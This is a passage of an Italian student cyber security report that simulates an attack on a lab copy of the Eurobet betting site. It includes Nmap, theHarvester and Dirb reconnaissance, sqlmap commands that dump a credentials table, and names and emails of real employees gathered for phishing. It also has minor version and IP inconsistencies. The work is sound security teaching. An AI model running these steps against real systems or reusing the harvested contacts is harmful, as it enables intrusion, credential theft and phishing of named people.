



Progetto Cyber Security

UNIVERSITA' DEGLI STUDI DI BARI
INFORMATICA

Authors	Leonardo Colucci Gianfranco De Vincenzo
Supervisors	Vita Santa Barletta
Study Program	Documentazione Scritta
Submitted on	07/06/2024

Indice

1	Introduzione	4
1.1	Premessa e Preparazione	4
2	Ricognizione	6
2.1	Nmap	7
2.1.1	Apache vulnerabilita'	8
2.1.2	PHP vulnerabilita'	8
2.1.3	OpenSSL vulnerabilita'	8
2.1.4	MySQL vulnerabilita'	8
2.2	TheHarvester	9
2.3	SpiderFoot	10
2.4	Dirb	11
2.5	Analisi finale OSINT sull'azienda	11
3	Attacchi Scelti	13
4	SQL Injection	14
4.1	Armamento: SQL Injection	14
4.2	Sfruttamento: SQL Injection	15
5	Trojan Backdoor	20
5.1	Armamento: Trojan Backdoor	20
5.2	Consegna: Trojan Backdoor	21
5.3	Sfruttamento: Trojan Backdoor	21
5.4	Installazione: Trojan Backdoor	22
5.5	Comando e Controllo: Trojan Backdoor	22
6	Ransomware	24
6.1	Armamento: Ransomware	24
6.2	Consegna: Ransomware	27
6.3	Installazione: Ransomware	29
7	Blue team: Difesa	30
7.1	SQL Injection	30
7.2	Trojan Backdoor	31
7.3	Ransomware	31
7.4	Phishing	31
8	Conclusione	32

Immagini

2.1	<i>Risultato scansione Nmap</i>	7
2.2	<i>Scansione nmap con script specifico</i>	9
2.3	<i>Risultato del tool TheHarvester</i>	9
2.4	<i>Email dipendenti trovate con SpiderFoot</i>	10
2.5	<i>Risultato enumerazione Dirb</i>	11
4.1	<i>Schermata di login di Eurobet</i>	14
4.2	<i>Richiesta HTTP POST intercettata con Burp Suite</i>	15
4.3	<i>Parametri salvati in un file .txt per SQLMap</i>	15
4.4	<i>SQLMap in azione</i>	16
4.5	<i>Parametro username è vulnerabile ad un attacco di SQL Injection</i>	16
4.6	<i>Parametro password vulnerabile ad alcuni payload di SQL Injection</i>	16
4.7	<i>Payload utilizzati da SQLMap per trovare le vulnerabilità sui parametri</i>	17
4.8	<i>Visualizzazione dei database presenti nel server</i>	17
4.9	<i>Visualizzazione delle tabelle presenti nel database Eurobet</i>	18
4.10	<i>Visualizzazione delle colonne della tabella users</i>	18
5.1	<i>Creazione di un payload con Metasploit</i>	20
5.2	<i>Schermata di inserimento Documenti Eurobet</i>	21
5.3	<i>Creazione di un listener con Metasploit</i>	21
5.4	<i>file .exe caricato all'interno della sezione Documenti</i>	22
5.5	<i>Esecuzione del file .exe sul sistema di destinazione</i>	22
5.6	<i>Esecuzione di un comando arbitrario sul sistema di destinazione</i>	23
6.1	<i>Schermata di SET</i>	27
6.2	<i>menu opzioni di SET</i>	28
6.3	<i>completamento per l'invio dell'email di phishing</i>	28
6.4	<i>Scaricamento del ransomware sul sistema di destinazione</i>	29
8.1	<i>Serious game</i>	32

1 Introduzione

La web-app che abbiamo deciso di attaccare è un bookmaker di centro scommesse [Eurobet](#). Abbiamo scelto di porre l'attenzione su questo sito per i seguenti aspetti:

1. **Manipolazione delle scommesse:** Si potrebbe mirare a manipolare le quote o i risultati delle scommesse per ottenere dei vantaggi come quelli finanziari. Manipolando le scommesse, possono influenzare i risultati sportivi e trarne profitto attraverso scommesse vincenti, "virtual" o reali che siano.
2. **Ricatto ed estorsione:** Si potrebbe compromettere il sito di scommesse per poi richiedere un riscatto per ripristinare l'accesso o evitare la divulgazione di informazioni sensibili, come dati personali dei clienti o informazioni finanziarie.
3. **Accesso a informazioni personali e finanziarie dei clienti:** I siti di scommesse raccolgono una vasta quantità di informazioni personali e finanziarie sui propri clienti e dipendenti. Quindi si potrebbe mirare a ottenere accesso a questi dati sensibili per sfruttarli a nostro piacimento o per vendere le informazioni a terze parti.

In generale, i siti di scommesse offrono un obiettivo attraente per gli eventuali attaccanti a causa della quantità di denaro e dati sensibili che gestiscono e proprio a quest'ultimi cercheremo di puntare nella nostra simulazione d'attacco.

1.1 Premessa e Preparazione

Prima di iniziare la nostra simulazione d'attacco, è importante sottolineare che tutte le attività svolte sono state effettuate in un ambiente di test che imita lo "scenario reale" in quanto non abbiamo alcuna intenzione di danneggiare il sito web di Eurobet o di violare alcuna legge. L'obiettivo di questa simulazione è quello di mettere in pratica le conoscenze acquisite durante il corso di Cyber Security per fornire una panoramica delle possibili minacce e vulnerabilità sfruttabili che un sito possa avere.

Per la nostra simulazione di attacco seguiremo i vari step della [Cyber Kill Chain](#). Quindi secondo noi è importante spiegare questi step prima di iniziare la nostra simulazione, per evitare problemi di comprensione durante la lettura.

1. **Ricognizione:** In questa fase, gli aggressori raccolgono informazioni sulla vittima potenziale. Ovvero la ricerca di dettagli sull'organizzazione, i suoi dipendenti, l'infrastruttura di rete e le vulnerabilità dei sistemi. Gli strumenti e le tecniche utilizzate possono includere motori di ricerca, social engineering, scansioni passive e aggressive delle informazioni pubblicamente disponibili.

2. **Armamento:** In questa fase, gli aggressori utilizzano le informazioni raccolte durante la fase di ricognizione per identificare le vulnerabilità dei sistemi e sviluppare un piano per sfruttarle. Come ad esempio la ricerca di exploit noti, la creazione di payload dannosi e la preparazione di attacchi mirati.
3. **Consegna:** Durante la fase di "Delivery", gli attaccanti cercano di diffondere il malware creato nei sistemi della vittima e di sfruttare le debolezze precedentemente individuate. Questo può includere l'invio di e-mail di phishing, l'installazione di malware, social engineering e l'uso di exploit per sfruttare vulnerabilità dei sistemi.
4. **Sfruttamento:** La fase di "Exploitation" consiste nello sfruttamento delle vulnerabilità identificate in un sistema per eseguire la prima porzione del codice malevolo fornito dall'attaccante. Un esempio può essere l'esecuzione di uno script di exploit, l'apertura di un file infetto o l'interazione con un sito web compromesso che sfrutta una vulnerabilità del browser.
5. **Installazione:** Questa fase prevede l'installazione di malware o codice dannoso nei sistemi della vittima. Potrebbe essere un trojan, un ransomware un keylogger ecc.
6. **Comando e Controllo:** In questa fase, gli aggressori stabiliscono un canale di comunicazione con i sistemi compromessi per controllarli e gestirli. Si può quindi iniziare con l'invio di comandi, l'acquisizione di dati, l'aggiornamento del malware e la raccolta di informazioni sul sistema.
7. **Azione sugli obiettivi:** Infine in questa fase gli aggressori raggiungono il loro obiettivo, che può includere il furto di dati, la distruzione dei sistemi, il rilascio di informazioni sensibili ecc. in base al loro obiettivo.

2 Ricognizione

I tool che abbiamo utilizzato per aiutarci in questa fase sono:

- **Nmap**: Nmap è uno strumento di scansione di rete ampiamente utilizzato per scoprire host e servizi in una rete. Nmap è in grado di rilevare host in una rete, identificare i servizi che eseguono e le versioni dei servizi, nonché raccogliere informazioni sul sistema operativo. Nmap può essere utilizzato per eseguire scansioni di rete sia passive che aggressive.
- **TheHarvester**: TheHarvester è un software utilizzato per la raccolta di informazioni sui domini Internet. È comunemente utilizzato durante le fasi di ricognizione per raccogliere informazioni sui domini, gli indirizzi email, i nomi utente e le informazioni sui social media.
- **SpiderFoot**: SpiderFoot è uno strumento di Open Source Intelligence (OSINT) automatizzato e progettato per raccogliere informazioni su una determinata entità, come una persona, un'organizzazione o un dominio internet.
- **Dirb**: Dirb è un tool di scansione di directory e file per applicazioni web. È in grado di individuare directory e file nascosti o non protetti all'interno di un'applicazione web tramite enumerazione. Questo strumento è ampiamente utilizzato dagli aggressori per individuare risorse sensibili o vulnerabili all'interno di un'applicazione web.

2.1 Nmap

```
(leo@kali)~$ nmap -A 192.168.1.231
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 01:03 CEST
Nmap scan report for lp.homenet.telecomitalia.it (192.168.1.231)
Host is up (0.0024s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_ http-title: Welcome to XAMPP
|_ Requested resource was http://lp.homenet.telecomitalia.it/dashboard/
|_ http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp    open  ssl/http       Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ http-title: Welcome to XAMPP
|_ Requested resource was https://lp.homenet.telecomitalia.it/dashboard/
|_ http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
445/tcp    open  microsoft-ds?
3306/tcp   open  mysql          MariaDB (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2024-05-29T23:04:15
|_ start_date: N/A
|_ nbstat: NetBIOS name: LP, NetBIOS user: <unknown>, NetBIOS MAC: cc:15:31:4a:9d:04 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.66 seconds
```

Figure 2.1: Risultato scansione Nmap

Facciamo una breve analisi delle informazioni ottenute con Nmap.
Porte aperte e Servizi:

1. **80/tcp (HTTP)**: Il servizio HTTP è in esecuzione su questa porta. Questo indica che il server web è in esecuzione su questa porta. Utilizzano come servizio **Apache** con versione **2.4.58 (Win64)**. Viene utilizzato anche **PHP 8.1.12** ed **OpenSSL 3.1.3**;
2. **135/tcp (Microsoft Windows RPC)**: Questa porta ci fa indica che il server Windows è in esecuzione su questa porta;
3. **443/tcp (HTTPS)**: Stesse info della porta 80 ma con protocollo HTTPS attivo, ed inoltre ci accorgiamo che il certificato **SSL è scaduto**;
4. **2179/tcp (vmrpd?)**: Possibile servizio di desktop remoto;
5. **3306/tcp (MySQL)**: MySQL è in esecuzione su questa porta. con servizio **MariaDB (non autorizzato)**
6. **Sistema Operativo**: OS utilizzato e' Windows.

Abbiamo ottenuto molte informazioni utili con questa scansione le piu' importanti sono sicuramente sapere le tecnologie utilizzate e le loro rispettive versioni. Questo ci permette di capire quali sono le vulnerabilità presenti e come possiamo sfruttarle.

2.1.1 Apache vulnerabilita'

Iniziamo con **Apache 2.4.58** facendo qualche ricerca su internet abbiamo trovato 3 CVE relativi a questa versione:

- **CVE-2024-24795:** Questa vulnerabilità riguarda la "HTTP Response Splitting" in vari moduli del server Apache HTTP. Permette a un attaccante di iniettare intestazioni di risposta malevole nelle applicazioni backend, causando un attacco di desincronizzazione HTTP. Gli utenti sono invitati ad aggiornare alla versione 2.4.59 per risolvere questo problema;
- **CVE-2024-27316:** Questa vulnerabilità è legata a un attacco DoS (Denial of Service) tramite HTTP/2. Se le intestazioni in arrivo superano il limite, vengono temporaneamente bufferizzate, il che può portare all'esaurimento della memoria se un client continua a inviare intestazioni senza fermarsi. Questo problema è stato risolto nella versione 2.4.59;
- **CVE-2023-38709:** Questo problema riguarda la "HTTP Response Splitting" dovuta a una convalida errata dell'input nel core di Apache HTTP Server. Backend/content generator maliziosi o sfruttabili possono utilizzare questa vulnerabilità per dividere le risposte HTTP. Questa vulnerabilità è stata risolta nella versione 2.4.59;

2.1.2 PHP vulnerabilita'

Per quanto riguarda **PHP 8.1.12** abbiamo trovato alcuni CVE:

- **CVE-2023-3823:** Questo problema riguarda varie funzioni XML che si basano sullo stato globale di libxml per tracciare le variabili di configurazione. Una gestione impropria di questi stati, specialmente in scenari che coinvolgono altri moduli come ImageMagick, può portare al caricamento di entità esterne e alla possibile divulgazione di file locali;
- **CVE-2023-3824:** Durante il caricamento di un file PHAR, un controllo di lunghezza insufficiente può portare a un overflow del buffer stack. Questo può risultare in corruzione della memoria o esecuzione di codice remoto (RCE);
- **CVE-2022-31630:** Questa vulnerabilità riguarda la funzione `imageloadfont()` nell'estensione GD. Permette di fornire un file di font appositamente creato, che, se utilizzato con la funzione `imagechar()`, può leggere al di fuori del buffer allocato, causando potenzialmente crash o la divulgazione di informazioni riservate;

2.1.3 OpenSSL vulnerabilita'

Il certificato SSL scaduto è un problema che potrebbe essere sfruttato per attacchi MITM (Man in the Middle) per la raccolta di dati sensibili.

2.1.4 MySQL vulnerabilita'

Infine notiamo che MySQL è in esecuzione su questa porta con servizio MariaDB non autorizzato, potrebbe essere vulnerabile a vari exploit noti. Come **SQL Injection**, **Buffer Overflow**.


```

leo@kali:~$ nmap --script=http-sql-injection -p 80 192.168.1.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 19:26 CEST
Nmap scan report for DESKTOP-EHQMF11.homenet.telecomitalia.it (192.168.1.159)
Host is up (0.0049s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http
| http-sql-injection:
|_ Possible sqlmap for forms:
|_   Form at path: /dashboard/javascripts/, form's action: login.php. Fields that might be vulnerable:
|_     username
|_     password
Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

```

Figure 2.2: Scansione nmap con script specifico

Facendo ulteriori ricerche con nmap abbiamo deciso di eseguire uno script specifico, in particolare **--script=http-sql-injection** per rilevare vulnerabilità SQL Injection. Lo script ha restituito un risultato positivo, il che significa che il sito web è vulnerabile a SQL Injection in particolare nella funzione di login.

2.2 TheHarvester

```

leo@kali:~$ theHarvester -d eurobet.it -b bing,yahoo
Created default proxies.yaml at /home/leo/.theHarvester/proxies.yaml
*****
* theHarvester 4.5.1
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

[*] Target: eurobet.it

Created default api-keys.yaml at /home/leo/.theHarvester/api-keys.yaml
An exception has occurred: Response payload is not completed
Searching 0 results.
[*] Searching Bing.
[*] Searching Yahoo.

[*] No IPs found.

[*] Emails found: 4
affiliazioni@eurobet.it
documenti@eurobet.it
reclami@eurobet.it
servizioclienti@eurobet.it

[*] Hosts found: 11
infoservice.eurobet.it
backoffice.eurobet.it
img.eurobet.it
infoservice.eurobet.it
mobile.eurobet.it
promozioni.eurobet.it
supporto.eurobet.it
w2.eurobet.it
wallet.eurobet.it
web.eurobet.it
wp2.eurobet.it

```

Figure 2.3: Risultato del tool TheHarvester

Abbiamo usato motori di ricerca come Bing e YAHML per cercare informazioni su eurobet.it.

Abbiamo trovato molte informazioni utili come:

- **Emails:** Questi indirizzi email trovati suggeriscono che la presenza di vari dipartimenti all'interno dell'azienda, quali affiliazioni gestioni di documenti ecc. Questi indirizzi email possono essere utilizzati per attacchi di phishing o per raccogliere ulteriori informazioni;
- **Host:** Gli host trovati indicano la presenza di diversi sottodomini associati al dominio principale eurobet.it

2.3 SpiderFoot

■	alessandra.gori@eurobet.it	eurobet.it	sfp_emailformat	2024-05-11 02:28:50
■	ciro.carannante@eurobet.it	eurobet.it	sfp_emailformat	2024-05-11 02:28:50

Figure 2.4: *Email dipendenti trovate con SpiderFoot*

altre email trovate:

- vincenzo.amoroso@eurobet.it

Abbiamo utilizzato SpiderFoot principalmente per ottenere i nomi dei dipendenti, in quanto possiamo utilizzarli per attacchi di social engineering, phishing e altre attività malevole.

2.4 Dirb

```
(leo@kali)-[~]
$ dirb http://192.168.1.231/eurobet -w

DIRB v2.22
By The Dark Raver

START_TIME: Thu May 30 02:59:30 2024
URL_BASE: http://192.168.1.231/eurobet/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.231/eurobet/ —
⇒ DIRECTORY: http://192.168.1.231/eurobet/img/
+ http://192.168.1.231/eurobet/nul (CODE:403|SIZE:302)
⇒ DIRECTORY: http://192.168.1.231/eurobet/test/
⇒ DIRECTORY: http://192.168.1.231/eurobet/uploads/
⇒ DIRECTORY: http://192.168.1.231/eurobet/uploads/users/
```

Figure 2.5: Risultato enumerazione Dirb

Dirb ci ha trovato alcune directory nascoste una che ci ha colpito in particolare e' **/uploads**, inoltre notiamo anche la cartella figlia **/uploads/users** che potrebbe contenere informazioni sensibili sugli utenti come ad esempio i documenti di identità. Questo ci fa capire che all'interno del sito web è presente una funzione di upload file per gli utenti e che potrebbe essere vulnerabile a vari attacchi come **File Upload Vulnerability** o anche al semplice caricamento di **file malevoli**.

2.5 Analisi finale OSINT sull'azienda

- **Dominio:** eurobet.it
- **Settore:** Scommesse sportive, giochi online, casinò ecc.
- **Dipendenti:**
 - **CEO:** Andrea Faelli
 - **Head of IT service:** Fabio Caselli
 - **Key account manager:** Andrea Bellucci
 - **Responsabile e SMM:** Massimo di Giorgio

- **Altri impiegati:** citati precedentemente
- **Formato email:** [nome].[cognome]@eurobet.it
- **IP:** 192.168.1.159
- **Porte aperte:** 80/tcp, 135/tcp, 443/tcp, 2179/tcp, 3306/tcp

Con queste informazioni scoperte in fase di ricognizione, possiamo stilare delle idee di possibili attacchi per poi passare alle fasi successive.

3 Attacchi Scelti

Dopo un attenta analisi abbiamo deciso di concentrarci su questi possibili attacchi per sfruttare le vulnerabilità trovate:

1. **SQL Injection:** Sfruttare la vulnerabilità SQL Injection per ottenere informazioni sensibili dal database;
2. **Trojan Backdoor:** Utilizzare le vulnerabilità di caricamento file per caricare un file dannoso sul server e ottenere l'accesso remoto (backdoor).
3. **Ransomware:** Attacco di Social Engineering per far eseguire un ransomware sul sistema di destinazione per crittografare i file e richiedere un riscatto per decrittografarli.

4 SQL Injection

SQL injection è una tecnica di attacco utilizzata per sfruttare le vulnerabilità presenti in un'applicazione web che interagisce con un database. Questo tipo di attacco consente a un utente malintenzionato di inserire (iniettare) comandi SQL arbitrari nei campi di input dell'applicazione, manipolando così le query SQL eseguite sul database.

Strumenti utilizzati:

- **SQLMap**: SQLmap è uno strumento open source progettato per automatizzare il processo di rilevamento e sfruttamento delle vulnerabilità SQL injection nei database web;
- **Burp Suite**: Burp Suite è uno strumento integrato per la sicurezza delle applicazioni web. È utilizzato per eseguire test di penetrazione su applicazioni web e per identificare vulnerabilità e debolezze nel codice;

4.1 Armamento: SQL Injection

Poiché stiamo utilizzando SQLMap per eseguire un'attacco di SQL injection, che dispone già di diversi payload predefiniti per sfruttare le varie vulnerabilità, non è necessario generare manualmente alcun payload.

Per Burp suite intercetteremo una richiesta HTTP POST per ottenere i parametri necessari per l'attacco che proseguiremo con SQLMap.




Figure 4.1: Schermata di login di Eurobet

Il nostro punto d'ingresso sarà la schermata di login, da qui possiamo "intercettare" la richiesta HTTP POST e analizzarla con Burp Suite.



Figure 4.2: Richiesta HTTP POST intercettata con Burp Suite

Abbiamo quindi intercettato la richiesta POST e possiamo vedere i parametri inviati al server. In questo caso abbiamo due parametri **username** e **password** che verranno inviati al server per l'autenticazione.




Figure 4.3: Parametri salvati in un file .txt per SQLMap

Dopo aver intercettato la richiesta possiamo salvarla all'interno di un file .txt per poi utilizzare SQLMap per proseguire con l'attacco. Questo file conterrà i parametri necessari per l'attacco di SQL Injection.

4.2 Sfruttamento: SQL Injection

Dopo aver raccolto le informazioni necessarie con Burp Suite possiamo utilizzare SQLMap per sfruttare vulnerabilità di SQL Injection. Utilizzeremo il file .txt salvato in precedenza per proseguire con l'attacco.

```
(leo@kali)-[~]
$ sqlmap -r search.txt
1 Host: 192.168.1.159
2 Content-Length: 29 {1.8.2#stable}
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Origin: https://192.168.1.158 https://sqlmap.org
5 Content-Type: application/x-www-form-urlencoded
[!] legal disclaimer: Usage of sqlmap for attacking targets without
responsible for any misuse or damage caused by this program

[*] starting @ 00:41:05 /2024-05-21/
```

Figure 4.4: *SQLMap in azione*

il flag **-r** indica che deve leggere da file la richiesta HTTP POST.

```
[00:41:23] [INFO] POST parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable
[00:41:23] [INFO] POST parameter 'username' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[00:41:23] [INFO] testing 'MySQL inline queries'
[00:41:23] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[00:41:33] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 stacked queries (comment)' injectable
[00:41:33] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:41:43] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable

POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
```

Figure 4.5: *Parametro username è vulnerabile ad un attacco di SQL Injection*

SQLMap ha trovato un parametro vulnerabile alla SQL Injection, in questo caso il parametro **username** con una serie di payload di SQL Injection. Possiamo continuare con la ricerca di altri parametri vulnerabili.

```
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
```

Figure 4.6: *Parametro password vulnerabile ad alcuni payload di SQL Injection*

Anche qui abbiamo trovato un parametro vulnerabile alla SQL Injection, in questo caso il parametro **password** con una serie di payload di SQL Injection.




Figure 4.7: Payload utilizzati da SQLMap per trovare le vulnerabilità sui parametri

qui abbiamo tutti i payload che SQLMap ha utilizzato per trovare le vulnerabilità sui vari parametri. Ora possiamo sfruttare questi parametri per effettuare il vero proprio attacco.




Figure 4.8: Visualizzazione dei database presenti nel server

utilizziamo il flag **-dbs** per visualizzare i database presenti nel server. Abbiamo dunque trovato il db **eurobet** ora procediamo con il prossimo comando per visualizzare le tabelle presenti all'interno del db.

```
(leo@kali)-[~]
$ sqlmap -r search.txt -D eurobet --tables

[04:14:18] [INFO] fetching tables for database: 'eurobet'
[04:14:18] [INFO] retrieved: 'dipendenti'
[04:14:18] [INFO] retrieved: 'eventi_sportivi'
[04:14:18] [INFO] retrieved: 'scommesse'
[04:14:18] [INFO] retrieved: 'user'
Database: eurobet
[4 tables]
+-----+
| user      |
| dipendenti |
| eventi_sportivi |
| scommesse |
+-----+
```

Figure 4.9: Visualizzazione delle tabelle presenti nel database Eurobet

Utilizzando il flag `-tables` e specificando il db, possiamo visualizzare le tabelle presenti all'interno del db **eurobet**. Notiamo 4 tabelle all'interno del db. Questo ci permette di capire come il nostro attacco sia stato effettuato con successo. Continuiamo con il dump delle colonne della tabella **users**.

```
(leo@kali)-[~]
$ sqlmap -r search.txt -D eurobet -T user --dump

+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | 1234567 | Leonardo |
| 2 | password | Andrea |
| 3 | 31101996 | Giuseppe |
| 4 | 7654321 | gianni |
+-----+-----+-----+
```

Figure 4.10: Visualizzazione delle colonne della tabella users

Utilizzando il comando **—dump** e specificando db e tabella, possiamo visualizzare le colonne presenti all'interno della tabella **users**.

Si conclude qui l'attacco di SQL Injection, abbiamo ottenuto con successo informazioni sensibili dal database di Eurobet.


5 Trojan Backdoor

Un trojan backdoor è un tipo di malware che consente a un attaccante di ottenere l'accesso remoto a un sistema compromesso. Una volta installato, il trojan backdoor consente all'attaccante di controllare il sistema, eseguire comandi arbitrari e trasferire file da e verso il sistema compromesso.

Strumenti utilizzati:

- **Metasploit**: Metasploit è un framework di test di penetrazione open source che consente agli utenti di testare, sviluppare e distribuire facilmente exploit e payload dannosi. Metasploit è ampiamente utilizzato dagli hacker etici e dagli aggressori per testare la sicurezza delle applicazioni e dei sistemi.

5.1 Armamento: Trojan Backdoor

